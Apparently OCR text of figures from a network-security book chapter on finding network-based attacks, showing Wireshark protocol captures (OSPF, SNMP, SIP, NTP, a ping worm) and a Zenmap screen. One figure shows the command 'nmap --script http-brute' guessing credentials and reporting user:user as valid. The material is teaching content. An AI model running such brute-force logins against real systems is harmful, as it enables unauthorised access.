
Multiple Check Point Products Integrity Clientless Security Security Bypass Vulnerability
2015-03-19
http://www.securityfocus.com/bid/22233

TCP/IP Protocol Stack Multiple Remote Denial Of Service Vulnerabilities
2012-07-30
http://www.securityfocus.com/bid/31545


The OSI Reference Model







Zenmap
Scan Tools Profile Help
Target: 10.0.0.138
Profile:
Scan
Cancel
Command: nmap -v --script http-brute 10.0.0.138
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
10.0.0.138
nmap -v --script http-brute 10.0.0.138
Details
Completed NSE at 16:36, 605.89s elapsed
Nmap scan report for 10.0.0.138
Host is up (0.0051s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
80/tcp open http
| http-brute:
| Accounts:
| user:user - Valid credentials
|_ Statistics: Performed 7794 guesses in 606 seconds, average tps: 15.3
139/tcp open netbios-ssn
445/tcp open microsoft-ds
631/tcp open ipp
MAC Address: AC:F1:DF:9F:0A:D8 (D-Link International)
NSE: Script Post-scanning.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 607.66 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1002 (40.108KB)
User: user
Password: user
Performed 7794 guesses in 606 seconds
Filter Hosts

Chapter 6: Finding Network-Based Attacks





Snif1 --- jerusalem --- 11-30.cap

File Edit View Go Capture Analyze Statistics Telephony

browser.server_type.server == 1

browser.server_type.server == 1

No.	Time	Source	Destination	Protocol	Length	Info
140…	0.100312	172.16.1.30	192.168.203.204	LANMAN	1402	NetServerEnum2 Response
140…	0.001161	192.168.203.204	172.16.1.30	LANMAN	176	NetServerEnum2 Request, Workstatior
140…	0.100407	192.168.203.67	192.168.203.255	BROWSER	243	Host Announcement SHAVIV-M00735, Wc
140…	0.069175	172.16.1.30	192.168.203.204	LANMAN	80	NetServerEnum2 Response
141…	1.483035	192.168.203.54	192.168.203.255	BROWSER	243	Host Announcement BORNA-M00384, Wor

Network servers

```
SMB Pipe Protocol
Microsoft Windows Lanman Remote A
    Function Code: NetServerEnum2
    Parameter Descriptor: WrLehDO
    Return Descriptor: B16BBDz
    Detail Level: 1
    Receive Buffer Length: 38850
  Server Type: 0xffffffff, Workstation, Server, SQL, Domain Controller, Backup Controller, Time Source,
      .... .... .... .... .... .... .... ...1 = Workstation: This is a Workstation
      .... .... .... .... .... .... .... .1.. = Server: This is a Server
      .... .... .... .... .... .... .... ..1. = SQL: This is an SQL server
      .... .... .... .... .... .... .... 1... = Domain Controller: This is a Domain Controller
      .... .... .... .... .... .... ...1 .... = Backup Controller: This is a Backup Controller
      .... .... .... .... .... .... ..1. .... = Time Source: This is a Time Source
      .... .... .... .... .... .... .1.. .... = Apple: This is an Apple host
      .... .... .... .... .... .... 1... .... = Novell: This is a Novell server
      .... .... .... .... .... ...1 .... .... = Member: This is a Domain Member server
      .... .... .... .... .... ..1. .... .... = Print: This is a Print Queue server
      .... .... .... .... .... .1.. .... .... = Dialin: This is a Dialin server
      .... .... .... .... .... 1... .... .... = Xenix: This is a Xenix server
      .... .... .... .... ...1 .... .... .... = NT Workstation: This is an NT Workstation
      .... .... .... .... ..1. .... .... .... = WfW: This is a WfW host
      .... .... .... .... 1... .... .... .... = NT Server: This is an NT Server
      .... .... .... ...1 .... .... .... .... = Potential Browser: This is a Potential Browser
      .... .... .... ..1. .... .... .... .... = Backup Browser: This is a Backup Browser
      .... .... .... .1.. .... .... .... .... = Master Browser: This is a Master Browser
      .... .... .... 1... .... .... .... .... = Domain Master Browser: This is a Domain Master Browser
```

```
0020  01 1e 08 d4 00 8b ce c4  60 43 cf 45 e0 88 50 18
```

Transmission Control Protocol (tcp), 20 bytes Packets: 15136 · Displayed: 36 (0.2%) Profile: SMPP

PCAP 003a - Multicasts.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eth.dst [0:3] == 01:00:5e

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.2.135.188	224.0.0.5	OSPF	102	Hello Packet
2	0.031556	0.0.0.0	41.243.9.192	CPHA	76	CPHAv2921: Unknown 11
3	0.000001	0.0.0.0	41.243.9.192	CPHA	92	CPHAv2921: FWHA_MY_STATE - Report source machine's state
4	0.008000	10.145.237.161	224.0.0.18	VRRP	60	Announcement (v2)
5	0.000002	10.170.33.34	224.0.0.18	VRRP	60	Announcement (v2)
6	0.001001	10.170.40.34	224.0.0.18	VRRP	60	Announcement (v2)
7	0.000000	10.170.32.34	224.0.0.18	VRRP	60	Announcement (v2)
8	0.001000	10.170.32.42	224.0.0.18	VRRP	60	Announcement (v2)
9	0.000997	0.0.0.0	41.243.9.192	CPHA	76	CPHAv2921: Unknown 11
10	0.001002	10.145.231.195	224.0.0.18	VRRP	60	Announcement (v2)
11	0.001003	10.170.40.26	224.0.0.18	VRRP	60	Announcement (v2)
12	0.055995	10.2.176.126	224.0.0.10	EIGRP	74	Hello

1 2 3 4 5 6

PCAP 003a - Multicasts.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eth.dst [0:3] == 01:00:5e

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.2.135.188	224.0.0.5	OSPF	102	Hello Packet
2	0.031556	0.0.0.0	41.243.9.192	CPHA	76	CPHAv2921: Unknown 11

```
> Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
> Ethernet II, Src: Codex 09:04:4d (08:00:3e:09:04:4d), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.2.135.188, Dst: 224.0.0.5
v Open Shortest Path First
  v OSPF Header
      Version: 2
      Message Type: Hello Packet (1)
      Packet Length: 52
      Source OSPF Router: 10.2.135.188
      Area ID: 0.0.0.0 (Backbone)
      Checksum: 0x0000 (None)
      Auth Type: Cryptographic (2)
      Auth Crypt Key id: 1
      Auth Crypt Data Length: 16
      Auth Crypt Sequence Number: 15620740
      Auth Crypt Data: 4678aabde6d23411d0e1b0e78ad835bd
  v OSPF Hello Packet
      Network Mask: 255.255.240.0
      Hello Interval [sec]: 10
    > Options: 0x02, (E) External Routing
      Router Priority: 1
      Router Dead Interval [sec]: 40
      Designated Router: 10.2.135.188
      Backup Designated Router: 10.2.135.9
      Active Neighbor: 10.2.135.9
      Active Neighbor: 10.2.135.97
```

Router vendor

Router that sent the update

OSPF Area

Hello sent to this address range

Neighboring routers

Wireshark · Protocol Hierarchy Statistics · BackBone traffic.pcap

```
Protocol
v Frame
  v Ethernet
    v Logical-Link Control
        Spanning Tree Protocol
        Cisco Discovery Protocol
    v Internet Protocol Version 4
      v User Datagram Protocol
          Syslog message
          Simple Traversal of UDP Through NAT
          Simple Network Management Protocol
          Session Initiation Protocol
          Service Location Protocol
          Real-time Transport Control Protocol
          Network Time Protocol
        v NetBIOS Name Service
            TRANSUM RTE Data
        v NetBIOS Datagram Service
          v SMB (Server Message Block Protocol)
            v SMB MailSlot Protocol
              v Microsoft Windows Browser Protocol
                  TRANSUM RTE Data
        v LWAPP Encapsulated Packet
            LWAPP Control Message
          Kerberos
          H323-MESSAGES
        v Domain Name System
            TRANSUM RTE Data
          Distributed Interactive Simulation
          DHCPv6
          Data
        v Control And Provisioning of Wireless Access Points - Data
          v IEEE 802.11 wireless LAN
```

No display filter.

BackBone traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

snmp

No.	Time	Source	Destination	Protocol	Length	Info
80380	0.000253	10.1.2.4	10.100.206.32	SNMP	120	get-request 1.3.6.1.2.1.31.1.1.1.6.15 1.3.6
80384	0.000113	10.100.203.77	10.1.2.4	SNMP	133	get-response 1.3.6.1.2.1.31.1.1.1.6.16 1.3.
80396	0.000184	10.100.204.34	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.2 1.3.6
80397	0.000035	10.1.2.4	10.100.205.80	SNMP	120	get-request 1.3.6.1.2.1.31.1.1.1.6.1 1.3.6.
80449	0.002480	10.100.204.19	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.2 1.3.6
80457	0.000380	10.100.204.76	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.15 1.3.
80461	0.000185	10.100.204.91	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.15 1.3.
80463	0.000130	10.100.202.92	10.1.2.4	SNMP	132	get-response 1.3.6.1.2.1.31.1.1.1.6.15 1.3.

BackBone traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

sip


No.	Time	Source	Destination	Protocol	Length	Info
65095	0.000000	10.101.228.1	10.101.116.200	SIP/SDP	594	Request: INVITE sip:05200504081261;phone-c
66110	0.050674	10.101.116.200	10.101.228.1	SIP	745	Status: 100 Trying |
102847	1.613566	10.104.40.39	10.101.228.3	SIP	591	Request: REGISTER sip:AC1 (1 binding) |
103331	0.020940	10.101.228.3	10.104.40.39	SIP	405	Status: 200 OK (1 binding) |
110978	0.348328	10.101.228.1	10.101.116.200	SIP/SDP	594	Request: INVITE sip:05200544747531;phone-c
111933	0.047072	10.101.116.200	10.101.228.1	SIP	745	Status: 100 Trying |


BackBone traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


ntp


No.	Time	Source	Destination	Protocol	Length	Info
47830	0.000000	10.121.147.73	10.2.8.8	NTP	110	NTP Version 3, symmetric active
47927	0.004437	10.2.8.8	10.121.147.73	NTP	110	NTP Version 3, server
74172	1.213683	10.151.101.72	10.2.8.9	NTP	110	NTP Version 3, symmetric active
74222	0.002502	10.2.8.9	10.151.101.72	NTP	110	NTP Version 3, server
93957	0.854033	10.255.1.41	10.255.1.34	NTP	110	NTP Version 4, client
93974	0.001083	10.255.1.34	10.255.1.41	NTP	110	NTP Version 4, server
107747	0.623502	10.175.90.160	204.152.184.72	NTP	90	NTP Version 3, client
110409	0.111945	10.131.105.7	10.2.8.8	NTP	110	NTP Version 3, symmetric active



PCAP 005a - Ping worm.pcapng
Echo requests
Hosts that generates Pings
Destinations
ICMP packets
Internet
Datacenter & Users
SP Network
WAN
Remote Sites
192.168.110.0/24
192.168.111.0/24
192.168.149.0/24



Wireshark · Conversations · PCAP 005a - Ping worm.pcapng
Destinations
Source
Destinations
Source
Wireshark · IO Graphs · PCAP 005a - Ping worm.pcapng
Wireshark IO Graphs: PCAP 005a - Ping worm.pcapng
Load on the WAN communication line
Bits/1 sec
Time (s)

